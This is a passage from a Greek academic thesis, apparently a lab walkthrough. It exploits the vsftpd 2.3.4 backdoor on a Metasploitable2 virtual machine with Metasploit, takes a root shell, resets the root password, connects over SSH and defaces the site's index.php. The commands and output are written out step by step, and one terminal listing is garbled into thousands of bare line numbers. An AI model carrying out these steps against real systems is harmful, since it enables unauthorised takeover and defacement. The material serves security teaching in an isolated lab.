Στην εικόνα 4.7 βλέπω ότι υπάρχει μία επίθεση που θα μπορούσα να χρησιμοποιήσω για να αποκτήσω πρόσβαση. Θα χρησιμοποιήσω την εντολή “**use exploit/unix/ftp/vsftpd_234_backdoor**” για να επιλέξω τη συγκεκριμένη επίθεση.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Εικόνα 4.8

Με κόκκινα γράμματα βλέπουμε ότι η επίθεση έχει επιλεγεί και πλέον μένει να ρυθμίσω τις παραμέτρους της αναλόγως. Αυτό θα το κάνω με την εντολή “**show options**”.

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     RHOST            yes       The target address
  RPORT     21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0   Automatic

msf exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Εικόνα 4.9

Σε αυτό το σημείο βλέπω ότι μου δίνονται δύο επιλογές σχετικά με την επίθεση : το RHOST που είναι η διεύθυνση του απομακρυσμένου υπολογιστή-θύματος, και το RPORT που είναι η θύρα αυτού μέσω της οποίας θα προσπαθήσω να επικοινωνήσω. Σε αυτό το σημείο, βλέπουμε ότι η θύρα είναι προρυθμισμένη και θα την αφήσω σε αυτή τη τιμή. Από το προηγούμενο στάδιο της ανακάλυψης, ξέρω ότι η διεύθυνση του θύματος είναι η 192.168.133.131 και θα ρυθμίσω το RHOST ανάλογα, με την εντολή “**set RHOST 192.168.133.131**”.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.133.131
RHOST => 192.168.133.131
msf exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Εικόνα 4.10

Βλέπω ότι η νέα παράμετρος τέθηκε με επιτυχία. Τέλος, θα εκτελέσω την επίθεση με την εντολή “**exploit**” και αν όλα πήγαν καλά, θα αποκτήσω πρόσβαση στο μηχάνημα χωρίς να γνωρίζω κανένα από τα διαπιστευτήρια.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.133.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.133.131:21 - USER: 331 Please specify the password.
[+] 192.168.133.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.133.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.133.138:45087 -> 192.168.133.131:6200) at 2018-05-24 01:47:22 +0100

whoami
root
ls /
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Εικόνα 4.11


Όπως φαίνεται στην εικόνα 4.11, όχι μόνο απέκτησα πρόσβαση στο μηχάνημα αλλά επίσης έχω δικαιώματα “Root”, δηλαδή διαχειριστή. Το επίπεδο Root είναι το υψηλότερο σε βαθμό δικαιωμάτων και επιτρέπει κυριολεκτικά την πραγματοποίηση κάθε ενέργειας απροβλημάτιστα. Το πρόβλημα που προκύπτει εδώ είναι ότι έχω πρόσβαση στην κονσόλα μεν, αλλά η συγκεκριμένη είναι πολύ περιορισμένη και εκτελεί μόνο τις βασικές λειτουργίες του terminal. Δεν είναι απαραίτητο, αλλά θα μου ήταν πολύ χρήσιμο να δοκιμάσω να συνδεθώ με τα διαπιστευτήρια του χρήστη root από ένα terminal. Αυτό που με εμποδίζει, είναι ότι δεν διαθέτω τον κωδικό πρόσβασης του root. Η πιο απλή κι εύκολη λύση εδώ είναι να τρέξω την εντολή “passwd root” που θα μου επιτρέψει την αλλαγή του κωδικού πρόσβασης σε ότι ορίσω.

```
passwd root
Enter new UNIX password: root
Retype new UNIX password: root
passwd: password updated successfully
```

Εικόνα 4.12

Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον

Στην εικόνα 4.12 βλέπουμε ότι άλλαξα επιτυχώς τον κωδικό πρόσβασης του χρήστη root σε "root". Τώρα που έχω τα πλήρη διαπιστευτήρια θα χρησιμοποιήσω το πρωτόκολλο ssh σε ένα καινούριο terminal ώστε να αποκτήσω πλήρη πρόσβαση με πλήρη λειτουργικότητα. Ανοίγοντας ένα καινούριο τερματικό, εκτελώ την εντολή **"ssh -l root 192.168.133.131"** . Το ssh είναι το πρωτόκολλο επικοινωνίας, η παράμετρος -l είναι για να επιλέξω το όνομα χρήστη με το οποίο θέλω να συνδεθώ και τέλος η διεύθυνση του μηχανήματος στο οποίο θέλω να συνδεθώ.




```
root@kali:~# ssh -l root 192.168.133.131
root@192.168.133.131's password:
Last login: Sun May 20 05:07:25 2018 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
test.txt
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

Εικόνα 4.13

Βλέπουμε λοιπόν ότι από το τερματικό μου έχω αποκτήσει πρόσβαση στον απομακρυσμένο υπολογιστή και μάλιστα με δικαιώματα root. Για να το επιβεβαιώσω αρκεί να τρέξω την εντολή "id" και να κοιτάξω τον αριθμό στο αποτέλεσμα.




```
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

Εικόνα 4.14

Ο αριθμός 0 στην μεταβλητή uid ανατίθεται πάντα στο root χρήστη η οποία αντανακλά τα δικαιώματα αυτού που την καλεί. Αφού επιβεβαίωσα ότι έχω πλήρη πρόσβαση πλέον έχω την ελευθερία να εκμεταλλευτώ το σύστημα όπως επιθυμώ.

Παρατηρώντας ξανά την εικόνα 4.5 βλέπουμε ότι το μηχάνημα στο οποίο διείσδυσα, λειτουργεί σαν διακομιστής web (web server). Αυτό σημαίνει ότι αν ανοίξω ένα περιηγητή ιστού (web browser) και επισκεφτώ την διεύθυνση του μηχανήματος, πιθανώς θα βρεθώ αντιμέτωπος με μια ιστοσελίδα.



Εικόνα 4.15

Στην εικόνα 4.15 βλέπουμε ότι υπάρχει όντως μια ιστοσελίδα. Αυτή η ιστοσελίδα περιέχει συνδέσμους προς 5 εργαλεία που οδηγούν σε ευάλωτες φόρμες ιστού και άλλες ευπάθειες σχετικές με τους διακομιστές δικτύου. Ένας επιτιθέμενος που έχει πλήρη πρόσβαση στο μηχάνημα αυτό θα μπορούσε να τροποποιήσει το αρχείο index.php και να οδηγή τους επισκέπτες του ιστοτόπου σε τελείως διαφορετικές σελίδες. Τέτοιες σελίδες μπορεί να είναι σελίδες που ζητούν διαπιστευτήρια ή ευαίσθητες πληροφορίες όπως τα στοιχεία μιας πιστωτικής κάρτας. Επειδή το δίκτυο στο οποίο βρίσκεται το ψηφιακό μου εργαστήριο δεν έχει πρόσβαση στο διαδίκτυο για λόγους ασφαλείας, θα περιοριστώ σε μια απλή επεξεργασία του αρχείου index.php ώστε να εμφανίζει κάτι διαφορετικό. Η λογική φυσικά παραμένει η ίδια, και εμπόδιο εδώ είναι μόνο η φαντασία.

```
root@kali:~# ssh -l root 192.168.133.131
root@192.168.133.131's password:
Last login: Sun May 20 08:40:55 2018 from 192.168.133.138
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Metasploit>
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# cd /var/www
root@metasploitable:/var/www# ls
dav  dvwa  handler.php  index.php  mutillidae  phpinfophp  phpMyAdmin  test  tikiwiki  tikiwiki-old  twiki
root@metasploitable:/var/www# cat index
cat: index: No such file or directory
root@metasploitable:/var/www# cat index.php
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>
  1 3od.rar
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
25
```


Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον

ανεβάσω ξανά στην ίδια θέση. Σε αυτό το σημείο λοιπόν θα χρησιμοποιήσω την εντολή **“scp”**.

```
root@kali:~# scp root@192.168.133.131:/var/www/index.php /root/index.php
root@192.168.133.131's password:
index.php                               100% 890      1.8MB/s   00:00
root@kali:~# ls
besside.log  handshakes  Pictures  wordlist-master
Desktop     index.php   Public    wordlist-master.zip
Documents   index.php.old  Templates wordlists
Downloads   ipscan_3.5.1_amd64.deb  Videos   wpa.cap
fluxion     Music       wep.cap
root@kali:~#
```

Εικόνα 4.17

Πιο συγκεκριμένα, η πλήρης εντολή είναι η **“scp root@192.168.133.131:/var/www/index.php /root/index.php”** και χωρίζεται σε δύο μέρη : το πρώτο μέρος είναι η προέλευση του αρχείου του αρχείου και το δεύτερο ο προορισμός, χωρισμένα με ένα κενό. Με την εντολή **“ls”** επιβεβαιώνω ότι το αρχείο λήφθηκε επιτυχώς και μπορώ να το επεξεργαστώ. Θα χρησιμοποιήσω την εντολή **“gedit index.php”** για να καλέσω έναν επεξεργαστή κειμένου του Linux.



```
index.php
~/
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>
<h1> THIS </h1>
<h2> HAS BEEN COMPROMISED </h2>
</body>
</html>
```

Εικόνα 4.18

Με κίτρινη επισήμανση φαίνονται οι αλλαγές μου στο αρχείο. Διέγραψα τους συνδέσμους προς τα διάφορα εργαλεία και πρόσθεσα μερικές γραμμές html

Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον

